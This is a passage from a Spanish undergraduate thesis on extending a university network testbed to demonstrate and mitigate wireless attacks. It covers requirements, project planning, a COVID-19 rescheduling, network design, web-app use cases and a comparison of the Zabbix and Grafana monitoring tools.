Recordando el objetivo principal del TFG, el cual era diseñar e implementar una remodelación de la maqueta de red producida en el proyecto anterior a éste, se deben fijar una prioridad en los requisitos que el usuario nos ha comunicado. Esa prioridad se indicará en función de la estimación del esfuerzo y del coste que sea necesario para cada uno de ellos.

Para cada uno de los requisitos que se van a analizar, se va a asociar: un número, un nombre, la prioridad considerada, su riesgo, una breve descripción que aporta el usuario, y el motivo de aceptación que damos para admitir la realización de dicho requisito. Con respecto a los parámetros de prioridad y riesgo, se van a medir teniendo en consideración una escala predeterminada (baja-media-alta).

El análisis de los requisitos mencionados se resuelve a continuación:

Requisito nº 1
Nombre: Acceso inalámbrico a la red
Prioridad: alta
Riesgo: bajo
Descripción: la maqueta de red debe proporcionar servicio de acceso a la red de manera inalámbrica. Simplemente, implementando un dispositivo enrutador de forma privada asociándolo a una clave única y compleja que el atacante no conocerá.
Motivo de aceptación: se cree que el requisito es indispensable de cumplir en nuestro proyecto porque la esencia del trabajo consiste en la defensa frente a ataques inalámbricos. Y para poder realizar las demostraciones de mitigación frente a ataques será necesario tener, como mínimo, una conexión inalámbrica.

Tabla 3: Requisito de usuario nº 1

Requisito nº 2
Nombre: Permitir conectividad de un usuario externo a la red
Prioridad: alta
Riesgo: medio
Descripción: se debe permitir hacer uso de la red a un usuario externo siempre y cuando éste posea o conozca la clave de acceso que se ha fijado en la conexión para privatizarla. El entorno tolerará conexiones si están permitidas en el acceso por contraseña.
Motivo de aceptación: es esencial para una conexión de este tipo permitir el flujo de datos de manera contínua y general. Dada esta razón, es necesario implementar el funcionamiento correcto de la conexión de la red inalámbrica. El cliente conectado podrá acceder al servidor ubicado en la DMZ.

Tabla 4: Requisito de usuario nº 2

Requisito nº 3
Nombre: Cambiar modo de alimentación de energía en la maqueta
Prioridad: media
Riesgo: bajo
Descripción: se desea implementar una manera alternativa de suministro de energía a la maqueta de red para reducir el número de conexiones energéticas al mínimo.
Motivo de aceptación: siempre en búsqueda de implementar novedades, se ha llegado a la conclusión de que aportar estos cambios nuevos pueden darle una actualización mayor a la altura de las tecnologías actuales. Después de un estudio realizado, se ha decidido hacer la instalación de un suministro PoE para las Raspberrys Pi utilizadas en el proyecto y para el router inalámbrico.

Tabla 5: Requisito de usuario nº 3

Requisito nº 4
Nombre: Sustituir servidor de la zona desmilitarizada
Prioridad: alta
Riesgo: alto
Descripción: hay que sustituir el dispositivo ubicado en la DMZ. Este cambio transformará el servidor de la maqueta (fisicamente) pasando de ser una torre a una Raspberry Pi, manteniendo su funcionalidad de monitorización.
Motivo de aceptación: será más cómodo de interactuar con el servidor si éste posee un tamaño menor. Es por ello, que se decide tramitar la solicitud del usuario para facilitar la ubicación de los dispositivos dentro de la maqueta de red.

Tabla 6: Requisito de usuario nº 4

Requisito nº 5
Nombre: Integrar las novedades junto con la maqueta anterior
Prioridad: alta
Riesgo: alto
Descripción: se desea conseguir una ampliación del proyecto anterior, y para ello, se quiere reutilizar lo implementado con anterioridad. De tal manera, que se consiga un proyecto mayor que unifique en una misma maqueta todos los ataques.
Motivo de aceptación: se cree oportuno incluir las funcionalidades desarrolladas en el actual proyecto junto con las anteriores para implementar una mejora del trabajo ya existente. A razón de ésto, se acepta como uno de los requisitos básicos que se deben cumplir.

Tabla 7: Requisito de usuario nº 5

Requisito nº 6
Nombre: Actualizar el software de monitorización
Prioridad: alta
Riesgo: medio
Descripción: a causa de las modificaciones establecidas en la maqueta de red, y por petición propia del cliente, será necesario realizar una serie de actualizaciones de las configuraciones que permiten la monitorización. Para ello, como es lógico, se tendrá en cuenta el nuevo diseño de la red con su nueva estructura y configuración, y el software que se desea implementar.
Motivo de aceptación: como se ha dicho, y en base a los cambios producidos, es importante realizar este cambio de configuración que propone el usuario.

Tabla 8: Requisito de usuario nº 6

Requisito nº 7
Nombre: Implementar ataques inalámbricos en la maqueta
Prioridad: alta
Riesgo: alto
Descripción: hay que desarrollar una serie de ataques que van a ir enfocados al dispositivo router que desempeña la función de suministrar conexión inalámbrica. Estos ataques deberán ser de varios tipos con el objetivo de demostrar una serie de vulnerabilidades provocadas por este tipo de conexión.
Motivo de aceptación: una de las bases del proyecto es explicar como mitigar estos ataques. Por ello, habrá que implementar un conjunto de ataques para su posterior explicación de cómo reducir sus efectos.

Tabla 9: Requisito de usuario nº 7

Requisito nº 8
Nombre: Mostrar efectos producidos por los ataques
Prioridad: alta
Riesgo: medio
Descripción: se espera hacer una monitorización del entorno y sus dispositivos para poder comprobar, de manera gráfica, como éstos se ven afectados y en que manera. En función de cada ataque, se mostrarán las consecuencias de cada ofensiva con un tipo de gráfico u otro distinto.
Motivo de aceptación: para el usuario final, será más evidente y sencillo de averiguar y conocer como funcionan los ataques si se pueden basar en gráficos que ayuden a su comprensión. Es por ello, que se mostrarán los datos recogidos en la monitorización para su posterior puesta en conocimiento al usuario.

Tabla 10: Requisito de usuario nº 8

Requisito nº 9
Nombre: Implementación y desarrollo de nuevos ataques
Prioridad: alta
Riesgo: alto
Descripción: Se reflejará por cada ataque su nombre, descripción, que efectos pueden producir, si se puede mitigar y si es así, cómo. Se desarrollarán en formato script para automatizar las tareas que se deben realizar en el ataque a un sistema.
Motivo de aceptación: el enfoque didáctico marca el devenir del proyecto. Para poder comprender el funcionamiento de un ataque hay que conocer cada uno de los pasos que se ejecutan para la realización de éste, y es por ello que se explican cada una de las órdenes que se lanzan en el ciberataque.

Tabla 11: Requisito de usuario nº 9

Requisito nº 10
Nombre: Ampliación de la interfaz web con los nuevos ataques
Prioridad: media
Riesgo: media
Descripción: se deben implementar las novedades que se han decidido oportunas en cuanto a ataques de ciberseguridad inalámbricos. El usuario tipo va a utilizar la aplicación con fines didácticos, por lo tanto se debe centrar más en los objetivos relacionados con defensa y mitigación frente a ataques, en vez de los objetivos estéticos de la interfaz. Así que, si es posible, continúe el diseño de la interfaz web predecesora al máximo posible.
Motivo de aceptación: el profesorado y alumnos que hagan uso de la maqueta de red van a estudiar en profundidad los efectos producidos por los ataques. En la línea de conseguir unificar los ataques ya desarrollados junto con los nuevos se decide seguir el diseño anterior.

Tabla 12: Requisito de usuario nº 10

3.1.4. Diseño de sistema

En la siguiente sección, se va a tratar de establecer un diseño de la estructura del trabajo que estamos realizando. Para ello, nos vamos a servir del "Work Breakdown Estructure", que sirve para dividir el proyecto en diferentes tareas principales necesarias para completar el proyecto, y en el siguiente nivel desglosar en más tareas en un nivel inferior, más específicas. Este diagrama se suele utilizar por parte de los jefes de proyecto para poder llevar un control más estricto en cuanto a seguimiento de tareas.




Figura 9: Work Breakdown Estructure

Como se puede observar, se ha podido dividir el proyecto en cuatro ramas perfectamente identificadas: red, monitorización, ataques, interfaz web:

- Red: engloba todas las tareas relacionadas con la maqueta de red, en cuanto a diseño, estructura y configuraciones. Conseguir que prosiga el correcto funcionamiento de la maqueta de red implementando los cambios.
- Monitorización: se refiere al establecimiento de las configuraciones oportunas del software de monitorización. Este software deberá controlar el estado de la red de manera efectiva, captando todo detalle que suceda en ella.
- Ataques: trata de abarcar todo el contenido referido al tema ataques, desde el principio de investigación de tipos de ataques y herramientas, hasta la codificación y la explicación de como reducir los efectos producidos.
- Interfaz web: hay que implementar y añadir las novedades incluidas en este proyecto en la interfaz web. Se tiene que agregar la información correspondiente a cada tipo de ataque.

3.1.5. Diseño del producto

Además de hacer una breve clasificación de las tareas oportunas a realizar en el proyecto como se ha explicado anteriormente, se va a indicar cada uno de los productos que se van a desarrollar y que pueden llegar a considerarse entregables al usuario final.

Para poder indicar cada uno de los entregables que se podrán mostrar al usuario final, hacemos uso del "Product Breakdown Structure"(PBS). En él, se va a aclarar cada una de las partes que conformarán el proyecto global y a la vez, cada uno de los elementos que podrá entregarse en caso de que el usuario desee contemplar avances en el proyecto.




Figura 10: Product Breakdown Estructure

Se muestran todos los subproductos necesarios para la consecución del trabajo que estamos haciendo, de una manera estructurada, breve, y sencilla de comprender. Los componentes de los niveles inferiores representan productos demostrables que se podrán exponer si fuese necesario.

Cada uno de los productos serán comprobados en estructura y funcionalidad por el jefe del equipo y jefe del proyecto, respectivamente. El primero para comprobar que se cumplen los requisitos de calidad que siempre tienen que estar presentes. Con respecto al segundo, para verificar la operatividad del proyecto junto con los requisitos que aportaba el usuario para confirmar que se cumplen todos.

3.1.6. Codificación

En función del apartado de la estructura en el que nos encontremos, hay que decir que el proceso de codificación cambiará de modo de uno a otro. No se codificará de la misma manera un entregable de la maqueta de red que la forma de implementar los ataques, por ejemplo.

La manera de preparar y desarrollar cada uno de los subproductos:

- Maqueta de red: el diseño e implementación de funcionalidad será realizado con el software de simulación "*Packet Tracer*" con el que podremos modificar la red de manera sencilla. Una vez realizado el diseño, se deberá configurar de igual manera con los dispositivos físicos en el laboratorio.
- Software de monitorización: con respecto al software de control de la maqueta, se deberá instalar el software necesario e implementar unos detalles de configuración para cada uno de los programas que sean esenciales.
- Ataques: todos los ataques han sido implementados en scripts que se documentan en el anexo de configuraciones también. Mediante una secuencia de comandos se van a llevar a cabo ataques de manera automática.
- Interfaz web: la parte front-end se desarrolla con lenguajes HTML y CSS. Sin embargo, la parte de back-end será implementada en Java para realizar el control de la aplicación.

3.1.7. Pruebas

Para todo el proyecto, cada vez que se haya creado, modificado o eliminado alguna parte del trabajo, será necesario realizar una serie de pruebas para comprobar que el funcionamiento de la maqueta de red se desarrolla de manera correcta. Estas pruebas serán realizadas por el desarrollador del proyecto, el cual le tendrá al tanto al director del equipo de cualquier problema que surja. En nuestro caso, como se trata de la misma persona, el alumno que desarrolla el TFG será el encargado de realizar todo este tipo de pruebas y de controlar que todo vaya bien.

En primera instancia, toda prueba que se lleve a cabo primeramente se realiza en el ordenador personal del alumno en el proceso de desarrollo de cada uno de los productos. Una vez comprobado que se ejecuta según lo esperado, se dará el paso a realizar su desarrollo en el laboratorio.

Algunas de las pruebas se centrarán en la comprobación de la correcta marcha de los ataques. Para ello, el alumno lanzará estas ejecuciones contra su propio dispositivo router para comprobar que todo marcha de forma adecuada. El hecho de lanzar las ofensivas contra nuestro dispositivo hace que estas pruebas se hagan de manera eficiente y con control, para no dañar o deteriorar el dispositivo.

3.1.8. Funcionamiento y mantenimiento

La maqueta de red que se crea en el proyecto debe funcionar adecuadamente, cumpliendo siempre los requisitos que el usuario final nos ha transmitido. Se ha de señalar que se cumplen todos esos requisitos y es por ello que se hace entrega del producto final al usuario.

La actividad de la maqueta podría resumirse de la siguiente manera. La red creada estará controlada y monitorizada en todo momento para comprobar las alteraciones producidas en su comportamiento. Un dispositivo atacante externo ejecutará los scripts de ataque creados que los lanzará contra la conexión inalámbrica de la red. Estos ataques podrán ejecutarse desde el ordenador externo, mientras que en la interfaz web se mostrarán explicaciones e informaciones acerca de todas las ofensivas.

Con respecto al tema del mantenimiento, se tendrá una comunicación constante con el usuario que va a hacer uso para solucionar posibles imprevistos que localice el beneficiario del proyecto. En cualquier caso, el usuario tendrá total disponibilidad para comentarnos el suceso para poder establecer las bases para solucionarlo lo antes posible. El contacto se realizará con el jefe del proyecto, cuyo contacto se indicó en el apartado "Roles", a través del correo electrónico.

Causa excepcional de demora: COVID-19

Ha surgido un problema que ha afectado a la dinámica de nuestro proyecto y a la finalización en las fechas previstas anteriormente. Y ese no es otro que el contratiempo del "Coronavirus" o COVID-19.

El día 14 de marzo de 2020 se decretó un estado de alarma en todos los territorios pertenecientes a España. Debido a esto, la planificación creada para el desarrollo del proyecto se vió afectada de manera especial. Hasta aquel entonces, se había logrado finalizar la etapa de "Análisis". Sin embargo, se detuvo ahí la realización del proyecto esperando una solución en un tiempo temprano para poder ir al laboratorio. Teniendo en cuenta que la solución no iba a aparecer tan pronto como se creía, se decidió proseguir con las etapas de desarrollo siguientes.

De tal manera, que las fechas de inicio y finalización de cada una de las etapas que se van a seguir son:

- Diseño de sistema (del día 16 de abril hasta el día 4 de mayo).
- Diseño del programa (del día 5 de mayo hasta el día 22 de mayo).
- Codificación (del día 25 de mayo hasta el día 6 de julio).
- Pruebas (del día 7 de julio hasta el día 28 de julio).
- Funcionamiento y mantenimiento (del día 29 de julio hasta el día 2 de septiembre)*.

*Acaba en septiembre porque el mes de agosto el edificio donde se ubica el laboratorio altera su horario de apertura.

Una vez replanificado el proyecto, se puede indicar un nuevo “Burnup” con las estimaciones temporales pertinentes:




Figura 11: Evolución prevista después de la replanificación

Como se puede observar, se ha producido una variación considerable en las fechas de finalización del proyecto. Han sido totalmente alteradas a raíz de la proclamación del estado de alarma. En la gráfica viene representado como se retoman de nuevo las tareas de elaboración del trabajo (16 de abril), punto en común dónde se reinician las tres estimaciones. Se detecta un camino casi en común en ambas previsiones hasta que se llega a la etapa de “Codificación”, dónde es posible que nos enfrentemos a algunos problemas que habrá que tener en consideración, de ahí el cambio brusco que se puede ver en cada uno de los caminos.
La mejor de las previsiones da como resultado del fin del proyecto el 24 de julio, aunque la estimación más probable señala que se terminará a principios del mes de septiembre.

3.2. Análisis

Requisitos de red

La maqueta de red que se va a crear a continuación pretende diseñar un entorno estable capaz de demostrar los efectos producidos por los ataques. Para poder ejecutar estos ataques, primero es necesario la modificación de la maqueta de red para adaptarla a las necesidades inalámbricas que se piden. Los requisitos de red que el usuario desea son los siguientes:

Número	Descripción	Crítico
1	La red permitirá la conectividad de los usuarios, ya sean internos o externos, con la maqueta desarrollada.	S
2	La red debe configurarse teniendo en cuenta una posible ampliación de funcionalidades.	N
3	El servidor de acceso público estará situado en una DMZ.	S
4	La red permitirá el acceso a dicho servidor al administrador, a usuarios internos que quieran acceder, y a usuarios externos que estén conectados a la red.	S
5	El servidor, la zona de usuarios internos y los usuarios inalámbricos estarán separados por VLANS distintas.	S
6	La red soportará un acceso inalámbrico disponible para los usuarios externos.	S
7	La zona inalámbrica está protegida con clave WPA2-Personal para obtener mejor seguridad.	S
8	La zona inalámbrica podrá ser accedida siempre que la distancia sea cercana a la maqueta.	S
9	La asignación de direcciones IP en el router inalámbrico se harán de manera dinámica, puesto que no se sabe la cantidad exacta de dispositivos que se van a conectar.	S
10	El interior de la red será totalmente inaccesible por parte de usuarios externos ajenos a la red, excepto a la DMZ.	S
11	El acceso a servicios de la DMZ estará restringido a tráfico HTTP y SSH.	S
12	Se considerará zona exterior a la red aquella con direcciones IP 157.88.123.x/24 y 192.168.3.x/24.	S
13	El filtrado de paquetes se realizará en el router frontera (firewall).	S

Tabla 13: Requisitos técnicos de red

Todos estos requisitos se tienen que tener en cuenta para el desarrollo e implementación de un correcto funcionamiento de la maqueta de red de nuestro proyecto. Destacar que la disponibilidad de la maqueta se establece que, excepto en posibles jornadas de cambio de configuración, sea total.

Hay que hacer una clara clasificación de usuarios que van a desempeñar su papel en la maqueta. Esa clasificación constará de tres papeles relevantes en el proyecto:

- *Administrador*: actor fundamental en la actividad de la maqueta de red porque tiene total acceso, de manera lógica y física, a cada uno de los elementos. Tendrá todos los derechos necesarios para implementar cambios que el cliente quiera.
- *Usuarios internos*: se considerará usuario interno a todo aquel conectado al switch interno que pertenezca a la VLAN 30 con dirección 192.168.30.0/24. Estos usuarios podrán acceder al servidor ubicado en la zona desmilitarizada o DMZ. En nuestra maqueta, el papel será desempeñarado por un dispositivo, pero la red estará configurada para una posible inclusión de algún usuario interno más.
- *Usuarios externos*: son considerados de este tipo a todos los usuarios que se encuentran al otro lado de la red interna. En nuestro caso, lo desempeñarán varios dispositivos, aunque los relativos a la parte inalámbrica: uno con el papel de víctima y otro con el de atacante. Podrán tener acceso a los servicios del servidor ubicado en la DMZ. Podrán acceder a servicios web mediante los puertos 80 y 8080 (protocolo HTTP).

Análisis de casos de uso de la aplicación web

Únicamente va a interactuar con nuestro sistema un actor, al que se le va a llamar "Usuario". Ese actor va a acceder a la aplicación web con el fin de aprender y comprender algunos conceptos relativos a ataques y explotación de vulnerabilidades de una red, incluyendo también algunas de las existentes en redes inalámbricas.




Figura 12: Diagrama de casos de uso

La interfaz posee varias pestañas entre las cuales podrá ir navegando el Usuario para poder comprender los ataques y observar la monitorización del estado de la red que se va a realizar mientras se ejecutan los ataques. Esta interfaz tiene objetivo didáctico para el usuario, y se va a dar uso como tal. Por otra parte, destacar que el Usuario debe tener cierta base en conocimientos de redes para poder comprender la información indicada en la interfaz.

A causa de ser una ampliación de un proyecto, únicamente se especificarán en detalle los casos de uso que se han ampliado o añadido al proyecto. Se ofrece una descripción exhaustiva de cada uno de los casos de uso en color azul, a continuación:

	Caso de uso 3
Nombre	Lanzamiento de ataques.
Autor	Álvaro Villa Corporales
Descripción	El sistema deberá comportarse tal y como se describe en la secuencia de acciones del caso de uso. Permite a un usuario lanzar ataques (fuerza bruta, denegación de servicio, escaneo de puertos, fuerza bruta inalámbrica, DoS inalámbrico para uno o varios usuarios, autenticación masiva, beacon flood mode attack, y averiguación de la dirección MAC) y comprobar como repercute en la maqueta de red.
Precondición	-
Secuencia normal	**1**- El actor Usuario accede a una de las vistas de los ataques. **2**- El sistema muestra una descripción de los ataques, cómo se lanzan los ataques, medidas de mitigación y enlaces externos que permiten ampliar la información. Además, nos ofrece la posibilidad de lanzar el ataque desde la interfaz. **3**- El actor Usuario selecciona la opción de lanzar ataque. **4**- El sistema ejecuta de manera remota un ataque que se lanza sobre el router (router frontera o router inalámbrico) de la maqueta y muestra el estado en el que se encuentra. **5**- El actor Usuario selecciona la pestaña de estado de la red y analiza el tráfico.

Tabla 14: Descripción de caso de uso 3

	Caso de uso 4
Nombre	Ampliar información
Autor	Álvaro Villa Corporales
Descripción	El sistema deberá comportarse tal y como se describe en la secuencia de acciones del caso de uso. Permite que un usuario pueda acceder a páginas externas y así ampliar información acerca de alguna de las secciones que posee cada ataque.
Precondición	-
Secuencia normal	**1**- El actor Usuario accede a una de las vistas de los ataques. **2**- El sistema muestra una descripción de los ataques, cómo se lanzan los ataques, medidas de mitigación y enlaces externos. **3**- El actor Usuario se sitúa en la sección "¿Quieres saber más?" y selecciona un enlace. **4**- El sistema le redirecciona al enlace que ha sido seleccionado en una pestaña nueva. **5**- El actor Usuario visualiza el contenido de la página web de ese enlace.

Tabla 15: Descripción de caso de uso 4

3.2.1. Análisis del software de monitorización

Al respecto de los programas utilizados para establecer un sistema de monitorización, se va a hacer una breve comparativa entre el instalado con anterioridad y uno nuevo. Recordamos que el software utilizado en el proyecto predecesor era Netflow, junto con otros programas adicionales que ayudarían en el tratamiento y representación de datos. El estudio se va a realizar sobre "Zabbix" y "Grafana", cuyo resultado indicará si es recomendable continuar con el anterior o implementar el nuevo.

Zabbix

El software Zabbix [9] se encarga de tareas de monitorización y análisis de algunos parámetros de una red, siempre centrándose en registrar datos representativos de cualquier parte de la red que se está monitorizando. Se pueden recolectar datos acerca de servidores, de servicios en red, o de cualquier dispositivo en concreto que interactúe con ella.

Ha sido elegida la herramienta Zabbix para este estudio comparativo por muchas de sus características, las cuales pueden aportar una mayor sencillez y eficacia a la hora de controlar estados de funcionamiento. Esas características que destacamos son:

- Realiza un proceso de "autodescubrimiento": detecta cualquier cambio que haya alterado la estructura de la red, ya sea hardware o software. Es decir, está capacitado para captar variaciones tanto en el número de dispositivos (añadidos o quitados) como en las configuraciones que éstos tengan.
- Varios métodos y protocolos de recolección de métricas: se puede recolectar datos de diferentes maneras, ya sea de manera pasiva o de manera activa. En cuanto a los protocolos en los que se basa son SNMP y IPMI (Intelligent Platform Management Interface), siempre soportado por IPv6.
- Escalabilidad ilimitada: no tiene ninguna restricción en cuanto a tamaño máximo administrable. Al tener ese proceso de autodescubrimiento junto con la no existencia de límites hace que Zabbix sea apropiado para redes grandes.
- Optimizado para alto rendimiento: el código ha sido revisado y optimizado lo máximo posible por los desarrolladores de la compañía, ayudándose de un almacenamiento en caché de datos y módulos cargables. Ésto provocará la ejecución rápida de código y poca carga de trabajo para el sistema.
- Alta disponibilidad: si fuera necesario, está permitida la creación de soluciones de monitorización redundante, siempre y cuando actúen con el software Zabbix.
- Seguridad y autenticacion: existe la posibilidad de cifrar el tráfico que recoge datos de control de estado de la red. La opción implementada de asignar permisos a usuarios en función del usuario que acceda (siempre siendo el administrador el que tenga todos).

En nuestro trabajo, se utilizaría Zabbix para poder averiguar el estado y el rendimiento de la red creada. Al estar trabajando con conexiones inalámbricas, es probable que una

de las métricas que se recojan sea la productividad o utilización del router inalámbrico, entre otras muchas.
Todo el proceso de configuración de Zabbix se realizaría fácilmente gracias a su interfaz de usuario, el cual aparecerá en el navegador web siempre accediendo a la dirección IP dónde se aloja el servidor que controla.

A su vez, el volumen de datos se puede almacenar en diferentes tipos de bases de datos, según la que el usuario crea más oportuna para su trabajo. Los estándares posibles de almacenaje de datos son: MySQL, PostgreSQL, SQLite, Oracle o IBM DB2. El usuario se encargará, a la hora de configurar el software, de elegir la que más se adapte a las características del objetivo a monitorizar.

Requisitos técnicos de Zabbix

En función de la cantidad de dispositivos y de los que se quiera monitorizar, esta herramienta necesitará una cantidad de memoria física y de disco duro. En principio, se asume que es necesario bastante CPU para poder administrar y monitorizar todos los parámetros deseados:

- Memoria física: mínimo 128 MB
- Memoria disco: mínimo 256 MB
- CPU: dependiendo de la carga de trabajo de monitorización que tenga el elemento dónde se va a instalar el servicio de control de la red, se considerán necesarios los siguientes requisitos:
  - Pequeña: Dispositivo virtual.
  - Medio: 2 núcleos de CPU / 2 GB.
  - Grande: 4 núcleos de CPU / 8 GB.
  - Muy grande: 8 núcleos de CPU / 16 GB.
- Está soportado en las siguientes plataformas: Linux, IBM AIX, FreeBSD, NetBSD, OpenBSD, HP-UX, Mac OS X, Solaris, Windows (sólo agente Zabbix).
- Es necesaria la existencia de librerias en el dispositivo dónde se ejecute. Estas librerias son de dos tipos: obligatorias y opcionales.
  - Obligatorias: libpcre, liberador, libpthread, zlib.
  - Opcionales: OpenIPMI, libssh, fping, libcurl, libiksemel, libxml2, net-snmp, OpenSSL.

Destacar como primordial una exacta sincronización de tiempo en el dispositivo que va a realizar estas tareas con la hora de otras máquinas. Las horas deben coincidir para ganar una mayor correlación entre la realidad que se quiere recoger y los propios datos que se captan, analizan y se quieren mostrar.

Grafana

Grafana [26] es un software de código abierto que se utiliza para representación gráfica de gran cantidad de datos que se recogen. Estos datos que se han captado pueden ser transformados por este programa a impresionantes gráficas que sirven para poder mostrar el estado de la red y de sus elementos. A su vez, puede acceder a las bases de datos donde se almacenan los datos recogidos para poder realizar consultas.

Sin necesidad de conocer dónde están ubicadas dichas bases de datos, está permitido el establecimiento de alarmas frente a alteraciones que necesiten atención. Esas alertas de las que hemos hablado pueden ser recibidas por diferentes métodos: SMS al móvil, por correo electrónico o Slack, por ejemplo.

